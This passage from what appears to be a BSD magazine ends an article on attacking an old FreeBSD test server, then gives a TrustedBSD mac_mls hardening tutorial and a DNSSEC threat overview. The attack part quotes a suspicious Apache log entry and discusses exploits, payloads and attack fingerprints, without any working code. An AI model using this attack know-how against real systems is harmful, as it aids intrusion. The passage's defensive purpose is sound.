192.168.0.103 - - [27/Mar/2012:15:58:46 +0100] "POST /vb/vbseocp.php HTTP/1.1" 404 286 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
```

Figure 8. *Suspicious traffic in Apache access logs*

Matching the Exploit and the Payload

While there are many off the shelf tools available to performs exploits, the real skill in a successful attack is matching exploit and payload.

Despite best efforts, I have not managed to find the exact compromise used in the original attack on my elderly FreeBSD 6.1 box. All the obvious exploits were tried but all failed to either get either a user account or root. This is somewhat ironic, as one would think it is easier to compromise an older version of software (with more discovered vulnerabilities) than a later version. As the only attack vector available publicly was via port 80, I still suspect that Apache or PHP was the weak link in the chain, especially as the MUH software was installed under the user www-data.

Attack Fingerprints

While it can be quite tricky to reverse-engineer the exact attack that has taken place, in the majority of cases the attacker will not gain access to the host, and will therefore not be able to obfuscate or hide their attempts. This is why the experienced hacker will not attempt to "brute force" a server (as we are doing here) as there will be lots of evidence in the logs or in other other places. For instance, the buffer overflow attack on telnetd left not only a telnetd.core file behind, but also messages in the message buffer.

Other examples include RST messages on the console (Figure 7) and suspicious entries in either the Apache error or access logs (Figure 8). These fingerprints are of great use to the system administrator, as they help to pinpoint suspicious behavior.

In the Final Article

We will look at honeypots and defensive security. This will cover Apache and common phpmyadmin attacks.

ROB SOMERVILLE

Rob Somerville has been passionate about technology since his early teens. A keen advocate of open systems since the mid eighties, he has worked in many corporate sectors including finance, automotive, airlines, government and media in a variety of roles from technical support, system administrator, developer, systems integrator and IT manager. He has moved on from CP/M and nixie tubes but keeps a soldering iron handy just in case.

Hardening

FreeBSD with TrustedBSD and Mandatory Access Controls (MAC)

Most system administrators understand the need to lock down permissions for files and applications. In addition to these configuration options on FreeBSD, there are features provided by TrustedBSD that add additional layers of specific security controls to fine tune the operating system for multilevel security.

What you will learn…
- Configuration of the Mandatory Access Controls provided by FreeBSD.
- Applying the concepts of multilevel security model to FreeBSD.

What you should know…
- Basic FreeBSD knowledge to navigate the command line
- Familiarity with loader.conf to enable kernel modules at boot

Since version 5.0 of FreeBSD, the TrustedBSD extensions have been included with the default install of the operating systems. By default, this functionality is disabled and requires support to be compiled in or kernel modules to be loaded at boot time. For the purpose of this article, support will be loaded in with kernel modules already available with FreeBSD 9. This article will cover a basic configuration for the `mac_mls` module.

Warning

Incorrect MAC settings can cause even the root user to not be able to login to the system. Be sure to run these tests on a VM or test machine to avoid any issues with production systems.

In specific environments, user and group permissions provide a security administrator with the tools to restrict users to only the file and directories they require access

Listing 1. *Directory setup on a FreeBSD for several users called /data*

```
drwxr-xr-x root wheel /data
drwxrwx--- root user-reg /data/user-reg
-rwxrwx--- root user-reg /data/user-reg/secret-data.txt

# groups user1
user1 user-reg
# groups user2
user2 user-reg
```

Listing 2. *Loading the mac_mls module on system startup*

```
# echo 'mac_mls_load="YES"' >> /boot/loader.conf
```

Listing 3. *Enable labels for the root file system (Warning: these commands are based on a default install with a single root partition and swap. If there are multiple partitions, edit the /etc/fstab by hand to ensure the root partition is set to ro)*

```
# sed -i '' -e 's/rw/ro/' /etc/fstab
# reboot
(Type 6 when it reboots to go into Single User Mode)
# tunefs -l enable /
# reboot
(Let the OS boot normally)
# mount -urw /
# sed -i '' -e 's/ro/rw/' /etc/fstab
(If there are multiple partitions, set root back to
                readwrite 'rw')
# reboot
```

Listing 4. *Setting up the default and insecure login classes in /etc/login.conf (Note: make sure to run cap_mkdb /etc/login.conf once the login classes have been added/updated)*

```
default:\
        :passwd_format=blf:\
        :copyright=/etc/COPYRIGHT:\
        :welcome=/etc/motd:\
        :setenv=MAIL=/var/mail/$,BLOCKSIZE=K,FTP_
                PASSIVE_MODE=YES:\
        :path=/sbin /bin /usr/sbin /usr/bin /usr/games /
                usr/local/sbin /usr/local/bin ~/bin:
                \
        :nologin=/var/run/nologin:\
        :cputime=unlimited:\
        :datasize=unlimited:\
        :stacksize=unlimited:\
        :memorylocked=unlimited:\
        :memoryuse=unlimited:\
        :filesize=unlimited:\
        :coredumpsize=unlimited:\
        :openfiles=unlimited:\
        :maxproc=unlimited:\
        :sbsize=unlimited:\
        :vmemoryuse=unlimited:\
        :swapuse=unlimited:\
:pseudoterminals=unlimited:\
        :priority=0:\
        :ignoretime@:\
        :umask=022:\
        :label=mls/high:

insecure:\
        :passwd_format=blf:\
        :copyright=/etc/COPYRIGHT:\
        :welcome=/etc/motd:\
        :setenv=MAIL=/var/mail/$,BLOCKSIZE=K,FTP_
                PASSIVE_MODE=YES:\
        :path=/sbin /bin /usr/sbin /usr/bin /usr/games /
                usr/local/sbin /usr/local/bin ~/bin:
                \
        :nologin=/var/run/nologin:\
        :cputime=unlimited:\
        :datasize=unlimited:\
        :stacksize=unlimited:\
        :memorylocked=unlimited:\
        :memoryuse=unlimited:\
        :filesize=unlimited:\
        :coredumpsize=unlimited:\
        :openfiles=unlimited:\
        :maxproc=unlimited:\
        :sbsize=unlimited:\
        :vmemoryuse=unlimited:\
        :swapuse=unlimited:\
        :pseudoterminals=unlimited:\
        :priority=0:\
        :ignoretime@:\
        :umask=022:\
        :label=mls/low:
```

Listing 5. *Policy-mls.context file*

```
cat << EOF > /etc/policy-mls.context
# This is the default MLS policy for this system.

# System:
/var/run                    mls/equal
/var/run/*                  mls/equal

/dev                        mls/equal
/dev/*                      mls/equal

/var                        mls/equal
/var/spool                  mls/equal
/var/spool/*                mls/equal

/var/log                    mls/equal
/var/log/*                  mls/equal

/tmp                        mls/equal
/tmp/*                      mls/equal

/var/tmp/*                  mls/equal

/var/spool/mqueue           mls/equal
/var/spool/clientmqueue     mls/equal
EOF

(run the next command twice as root to set this policy
                    on the root file system)
# setfsmac -ef /etc/policy-mls.context /
# setfsmac -ef /etc/policy-mls.context /

(default login class is set to mls/high, insecure is set
                    to mls/low)
# pw user mod root,user2 -L default
# pw user mod user1 -L insecure
```

to. Listing 1 is a demonstration of a file server directory setup for several users and groups.

There are two users (`user1` and `user2`) which are members of the user-reg group, which have read and write permissions for the `/data/user-reg` directory. `user2` may need access to a file that `user1` does not. If this file is copied into the user-reg directory, there is nothing preventing the data from being viewed by `user1` who should not have access to this information.

This is where additional access controls come into play to prevent this type of information disclosure. Even when there is a business requirement for a specific user to have access to a directory, access is better defined with finer grained access controls. In this example, the `secret-data.txt` file is data from a higher level of security then the `user-reg` group should be able to access. The `mac_mls` module can be utilized to prevent this information flow down to unauthorized users.

Multilevel security (MLS) implements security layers that prevent interaction with higher levels. This lines up with the levels of access or clearance required to keep information at the appropriate level in government agencies. MLS uses the Bell/LaPadula model for mandatory access control (MAC). In order to load the `mac_mls` module, add the following to `/boot/loader.conf` as detailed in Listing 2.

The next step is to configure labels to work on the root file system. This requires some configuration changes to mount the root file system as read only before trying to tune the file system. Listing 3 describes the necessary steps to enable label support for the root file system.

Listing 6. *Demonstrates the current access for user1 of the insecure login class*

```
%id
uid=1002(user1) gid=1004(user1) groups=1004(user1),100
                2(user-reg)
%cd /data/user-reg/
%ls -ltraZ
total 24
drwxr-xr-x  3 root  wheel    mls/equal 512 Apr 16 04:15 ..
-rwxrwx---  1 root  user-reg mls/equal  17 Apr 16 15:
                21 secret-data.txt
drwxrwx---  2 root  user-reg mls/equal 512 Apr 16 15:57 .
%echo "Too Many Secrets" > secret-data.txt
%cat secret-data.txt
Too Many Secrets
```

Listing 7. *Demonstration of the getpmac, getfmac, setfmac, setpmac. commands*

```
# getpmac
mls/high(low-high)
# cd /data/user-reg/
# getfmac secret-data.txt
secret-data.txt: mls/equal
# setfmac mls/high secret-data.txt
# getfmac secret-data.txt
secret-data.txt: mls/high
# ls -lZ
total 8
-rw-rw-r--  1 root  user-reg  mls/high 17 Apr 16 15:21
                secret-data.txt
# cat secret-data.txt
Too Many Secret
```

Listing 8. *The root account sets the label and gives ownership to user1, however, user1 can not access the file without the proper clearance level*

```
# chown user1:user-reg secret-data.txt
# exit
(This sets user1 to the owner of the file, with group
user-reg. Now login as user1)
%id

%getpmac
mls/low(low-high)
%cd /data/user-reg/
%ls -ltraZ
ls: secret-data.txt: Permission denied
total 16
drwxr-xr-x  3 root  wheel    mls/equal 512 Apr 16 04:15 ..
drwxrwxr-x  2 root  user-reg mls/equal 512 Apr 16 15:57 .
%cat secret-data.txt
cat: secret-data.txt: Permission denied
%echo "MOREDATA" >> secret-data.txt
%cat secret-data.txt
cat: secret-data.txt: Permission denied
(Notice: the user can write up, but can not read above
their clearance. Now log back in as root)
# cd /data/user-reg/
# getfmac secret-data.txt
secret-data.txt: mls/high
# cat secret-data.txt
Too Many Secrets
MOREDATA
(Notice: root can read messages from lower levels)
```

Once the OS is loaded, run the `mount` command and `multilabel` should appear next to the root file system. The next step is to edit the login.conf file to setup different login classes to apply labels. There are a number of configuration options that are available, but for this article the following three labels will be used: `mls/high`, `mls/equal`, `mls/low`. The `mls/equal` label is essentially the default setting that excludes an object from the security policy. The default login class will be set to `mls/high` with a second insecure class being set to `mls/low`. Listing 4 shows the default and insecure login classes as they need to be entered into `/etc/login.conf`.

Listing 9. *user2 as a member of the default login class is at the mls/high level, which prevents writing to a lower level. user1 can write to the low-data.txt file*

```
(run the following as root)
# cd /data/user-reg/
# touch low-data.txt
# chmod 664 low-data.txt
# chown user1:user-reg low-data.txt
# setfmac mls/low low-data.txt
# getfmac low-data.txt
low-data.txt: mls/low

(A file is created with the mls/low label. Now login as user2)
%id
uid=1003(user2) gid=1005(user2) groups=1005(user2),100
                2(user-reg)
%cd /data/user-reg/
%ls -ltraZ
total 28
drwxr-xr-x  3 root   wheel    mls/equal 512 Apr 16
                04:15 ..
-rw-rw-r--  1 user1  user-reg mls/high   37 Apr 16
                16:14 secret-data.txt
-rw-rw-r--  1 user1  user-reg mls/low     0 Apr 16
                16:28 low-data.txt
drwxrwxr-x  2 root   user-reg mls/equal 512 Apr 16 16:28 .
%echo "TOP-SECRET" >> low-data.txt
low-data.txt: Permission denied.
%cat low-data.txt
%echo "TOP-SECRET" >> secret-data.txt
%cat secret-data.txt
Too Many Secrets
MOREDATA

(Notice: user2 can read messages from lower levels but
can not write to a lower level object)
```

On The Web
- Bell/LaPadula model: *http://en.wikipedia.org/wiki/Bell%E2% 80%93LaPadula_model*
- FreeBSD Handbook – Mandatory Access Cotnrol: *http:// www.freebsd.org/doc/handbook/mac.html*
- Multilevel Security: *http://en.wikipedia.org/wiki/Multilevel_ security*
- MAC Multi-Level Security Module: *http://www.freebsd.org/ doc/en_US.ISO8859-1/books/handbook/mac-mls.html*
- TrustedBSD: *http://www.trustedbsd.org/*

Listing 5 is a context file that will set the mls context on the root file system to exclude files and directories that may affect functionality.

`user1` has now be set to the insecure login class. If root can not run a command going forward, append the command with `setpmac mls/low` to allow the writing to a lower level. As a test, login as user1 and run the following commands as shown in Listing 6.

The most important commands for manipulating MAC labels are `getpmac`, `getfmac`, `setfmac`, `setpmac`. As mentioned in the beginning of the article, messing up security labels can prevent root from accessing a file or even logging into the system. The `setpmac` command allows for the process label to be changed in order to work around issues when even the root account can not make changes. Listing 7 shows some examples of using the root account to access and change object labels.

So now the test is to see if `user1` can access a file for which they own, but has a higher security label then the user account. Listing 8 shows the output of the commands for setting the secret file to a high classification with `user1` trying to view it.

The insecure user is denied the ability to list or read `secret-data.txt`, but they can write to the file. The root account was able to see what was written up by the insecure user. Listing 9 is an example of the opposite situation, where `user2` is a member of the default login class (`mls/high`) and wants to write data to a lower privileged object.

This is the first example of how to apply fine-grained security controls to the FreeBSD operating system using mandatory access controls provided by the TrustedBSD project. Future articles will highlight the subtle difference between `mac_mls` and `mac_biba` as well as the other modules in the MAC framework.

MICHAEL SHIRK
Michael Shirk is a BSD zealot who has worked with OpenBSD and FreeBSD for over 6 years. He works in the security community and supports Open-Source security products that run on BSD operating systems.

Introduction to DNSSEC Part 1

What happens when a trusted server turns out not to be so trustworthy, whether by accident or by intent?

What you will learn…
- Why DNSSEC is important
- Specific threats against which DNSSEC is designed to protect
- Seriousness are these threats to DNS

What you should know…
- You should have some knowledge and background of DNS and how it work

Many client machines are only configured with stub resolvers and use trusted servers to perform all of their DNS queries on their behalf. In many cases, the trusted server is furnished by the user's ISP and advertised to the client via DHCP. Besides accidental betrayal of this trust relationship – whether by server bugs, successful server break-ins, etc. – the server itself may be configured to give back answers that are not what the user would expect.

This problem is particularly acute for frequent travelers who carry their own equipment and expect it to work in much the same way wherever they go. Such travelers need trustworthy DNS service without regard to who operates the network into which their equipment is currently plugged or what brand of middle boxes the local infrastructure might use.

While the obvious solution to this problem would be for the client to choose a more trustworthy server, in practice this may not be an option for the client. In many network environments, a client machine has only a limited set of recursive name servers from which to choose, and none of them may be particularly trustworthy. In extreme cases, port filtering or other forms of packet interception may prevent the client host from being able to run an iterative resolver even if the owner of the client machine is willing and able to do so. Thus, while the initial source of this problem is not a DNS protocol attack per se, this sort of betrayal is a threat to DNS clients, and simply switching to a different recursive name server is not an adequate defense.

In addition, DNS data is meant to be public, preserving the confidentiality of DNS data pertaining to publicly accessible Internet and/or IT resources is not a concern. The primary security goals for DNS are data integrity and source authentication, which are needed to ensure the authenticity of domain name information and maintain the integrity of domain name information in transit.

With this in mind, this is the first of several articles on DNS security. The goal of these articles is to provide guidance on maintaining data integrity and performing source authentication. Availability of DNS services and data is also very important; DNS components are often subjected to denial-of-service attacks intended to disrupt access to resources whose domain names are handled by the attacked DNS components.

Bind, NSD and Unbound, Oh My!
For most of us, BIND is the de facto standard DNS server. It's distributed with most UNIX and Linux platforms; it is most often referred to as named (name daemon). It is also the most widely deployed DNS server. BIND9 is a ground-up rewrite of BIND featuring complete DNSSEC support in addition to other features and enhancements.

NSD is a free authoritative server provided by NLNet Labs. NSD is a test-bed server for DNSSEC; new DNSSEC protocol features are often prototyped using the NSD's code base. NSD hosts several top-level domains, and operates three of the root name servers.

Unbound is a validating, recursive and caching DNS server designed for high performance. Unbound is designed as a set of modular components that incorporate modern features, such as enhanced security (DNSSEC) validation, IPv6, and a client resolver library API as an integral part of the architecture. Originally written for Posix-compatible UNIX-like operating systems, it runs on FreeBSD, OpenBSD, NetBSD, and Linux, and yes, as well as Microsoft Windows.

Now you're probably wondering: Do we really need three different types of DNS software. Yes, I'll give you three reasons why.

First, to deploy a truly robust DNS environment, you should not have all servers running the same software. A successful attack on your site's DNS service essentially takes your site off the Internet. Diversity of software, hardware, and network connectivity are the keys to surviving the Darwinian pressure of the Internet.

The second reason is performance: NSD and Unbound are significantly faster than BIND.

Finally, of all the name server implementations, only BIND, NSD, and Unbound implement DNSSEC, the cryptographic security extensions to DNS. DNSSEC is better tested and more robust in the NSD and Unbound implementations than in BIND.

What You Will Learn

I could have written a simple article about how to install and configure DNS, but that sounded boring. I think it's important to educate people on the threats to the DNS hosting environment and DNS transactions as well as how to secure them. It's also important to know how to secure DNS Query/Response, minimize information through DNS data content control, and provide useful guidance for DNS security administration. Some of the questions that I will try to answer for readers are:

- What are the specific threats against which DNSSEC is designed to protect?
- How serious are these threats to DNS?
- How do we measure to what extent (if any) DNSSEC is a useful tool in defending against these threats?
- Is DNSSEC backwards compatible and can it co-exist with "insecure" DNS?
- How does DNSSEC provide data integrity and data origin authentication?

- What overhead does DNSSEC add to a paranoid server?
- Are there any potential problems with DNS dynamic update when combined with DNSSEC?
- Does it make sense to combine DNSSEC with IPSec?
- Should you even use IPSec?

These were questions that I thought about when researching DNSSEC and I suspect other people have had similar questions.

The DNS Hosting Environment

The DNS hosting environment consists of three elements:

- Host platform (operating system, file system, communication stack)
- DNS software (name server, resolver)
- DNS data (zone file, configuration file)

Let's look at the threats of each of these elements and how to mitigate them. The guidance will sound familiar, and never hurts to be repeated.

Host Platform Threats

Threats to the platform that hosts DNS software are no different from threats that any other host faces. These generic threats and their impact – viewed specifically from the point of view of DNS hosts – are as follows:

Threat #1

The operating system, any system software, or any other application software on the DNS host could be vulnerable to attacks such as buffer overflows, resulting in denial of the DNS service.

Threat #2

The TCP/IP stack in DNS hosts (stub resolver, caching/resolving/recursive name server, authoritative name server, etc.) could be subjected to packet flooding attacks (such as SYNC and smurf), resulting in disruption of communication. An application layer counterpart of this attack is to send a large number of forged DNS queries to overwhelm an authoritative or resolving name server.

Threat #3

A malicious insider who has access to LAN segments where DNS hosts reside could launch an ARP spoofing attack that disrupts DNS message flows.[1]

Threat #4

The platform-level configuration file that enables communication (e.g., resolv.conf and host.conf in UNIX platforms) can be corrupted by viruses and worms or subject to unauthorized modifications due to inadequate file-level protections, resulting in breakdown of communication among DNS hosts (e.g., between a stub resolver and a resolving name server, between a resolving name server and an authoritative name server).

Threat #5

The DNS-specific configuration files (named.conf, root.hints, etc.), data files (zone file), and files containing cryptographic keys could be corrupted by viruses and worms or subjected to unauthorized modifications due to inadequate file-level protections, resulting in improper functioning of the DNS service.

Threat #6

A malicious host on the same LAN as a DNS client may be able to intercept and/or alter DNS responses. This would allow an attacker to redirect a client to a different site. This could be the first action in an attack on a client host.

Bests Practice Protection Approaches for Host Platforms

The platform on which the name server software runs should be hosted on a properly secured operating system. Most of the DNS installations run either on a flavor of UNIX. Given this scenario, it is necessary to ensure the latest operating system patches are installed. In addition, hosts that run the name server software should not provide any other services and therefore should be configured to respond to DNS traffic only. In other words, the only allowed incoming messages to these hosts should be TCP and UPD 53. Outgoing DNS messages should be sent from a random port to minimize the risk of an attacker guessing the outgoing message port and sending forged replies.

DNS Software Threats

Threats to the DNS software itself can have serious security impacts. The most common software problems and the impact of threats against them are as follows:

Threat #7

DNS software (name server or resolver) could have vulnerabilities such as buffer overflows that result in denial of service.

Threat #8

DNS software does not provide adequate access control capabilities for its configuration files (e.g., named.conf), its data files (e.g., zone file) and files containing signing keys (e.g., TSIG, DNSKEY) to prevent unauthorized read/update of these files. These capabilities are provided on top of OS-file level protection referred to in threats T4 and T5 and may depend upon the latter.

Best practice protection approaches for DNS software are as follows:

- Running the latest version of name server software, or an earlier version with appropriate patches
- Running name server with restricted privileges
- Isolating name server software
- Setting up a dedicated name server instance for each function
- Removing name server software from non-designated hosts
- Creating a topological and geographic dispersion of authoritative name servers for fault tolerance
- Limiting IT resource information exposure through two different zone files in the same physical name server (termed as split DNS) or through separate name servers for different client classes.

I'll go into more detail on in a future article.

Threats Due to DNS Data Contents

DNS data is made up of two types: zone files and configuration files. The content of both these types of DNS data has security ramifications. All the security deployment options discussed in this article relate to configuration file contents. Security implications due to zone file content will be discussed in a future article on minimizing information exposure through DNS content control, and are mostly due to the following aspects of zone data:

- Parameter values for certain key fields in resource records of various types (A, MX, CNAME)
- Presence of certain resource records in the zone file.

The various types of undesirable contents in the zone file results in different security exposures and consequent potential threats as follows:

Threat #9 – Lame Delegation

This error occurs when FQDN and/or IP addresses of name servers have been changed in the child zone but the parent zone has not updated the delegation

information (resource records and glue records). In this situation, the child zone becomes unreachable (denial of service).

Threat #10

Zone Drift and Zone Thrash. If the Refresh and Retry fields in the SOA resource record of the primary name server are set too high and the zone file is changed frequently, there may be a mismatch of data between the primary and secondary name servers. This error is called zone drift; it results in incorrect zone data at the secondary name servers. If the Refresh and Retry fields in the SOA resource record are set too low, the secondary server will initiate zone transfers frequently. This error is called zone thrash; it results in more workload on both the primary and secondary name servers. Such incorrect data or increased workload may result in denial of service.

Threat #11 – Information of Targeted Attacks

Resource records such as HINFO and TXT provide information about software name and versions (e.g., for resources such as Web servers and mail servers) that will enable the well-equipped attacker to exploit the known vulnerabilities in those software versions and launch attacks against those resources.

Bests Practice Approaches for Data Contents

Control of undesirable content in the zone file is accomplished by analyzing the contents for security implications, formulating integrity constraints that will check for the presence of such contents and verifying the zone file data for satisfaction of those constraints. Therefore, the only protection approach is to develop the zone file integrity checker software that contains the necessary constraints and can be run against the zone file to flag those contents that violate the constraints. To aid in formulation of constraints, desirable field values (ranges or lists) in the various resource records of zone file are required. These constraints need to be developed not only for resource records in an unsigned zone but also for additional resource records in a signed zone (zones that have implemented the DNSSEC specification). Hence, the recommendations for control of content of zone files are deferred for a future article.

The only protection approach for content control of DNS zone file is the use of a zone file integrity checker. The effectiveness of integrity checking using a zone file integrity checker depends upon the database of constraints built into the checker. Hence, the deployment

> **Notes**
> This is not strictly a host threat, but rather a network threat, which is mitigated by placing DNS servers within their own restricted LAN segments (e.g., via VLANs). Since generic network level threats are outside the scope of this article, this threat has been included since it involves a DNS parameter (i.e., IP address). [1]

process consists of developing these constraints with the right logic and the only determinant of the truth value of these logical predicates are the parameter values for certain key fields in the format of various types of resource records.

The services provided by DNS also face threats resulting from vulnerabilities in network infrastructure components such as routers. Network configuration issues are outside the scope of this article, however.

Summary

Those who cannot remember the past are condemned to repeat it. That famous quote had been repeated many times throughout history by many influential people. It's also a quote that applies itself well to network security. If you are not aware of security threats that already exist and do not protect yourself against them, you are setting yourself up to be a victim of these threats. In this case, understanding the known DNS security threats, impact they can have to your organization, and how to protect yourself against them will pay dividends in the end́Neven if you can't see how right now. This article discussed some of the common and uncommon DNS attacks.

In the next article, we are going to look at security threats to DNS transactions.

PAUL AMMANN
Paul Ammann lives in New Fairfield, CT with his wife and 4 cats. You can reach him at pq_aq (at) fastmail (dot) us.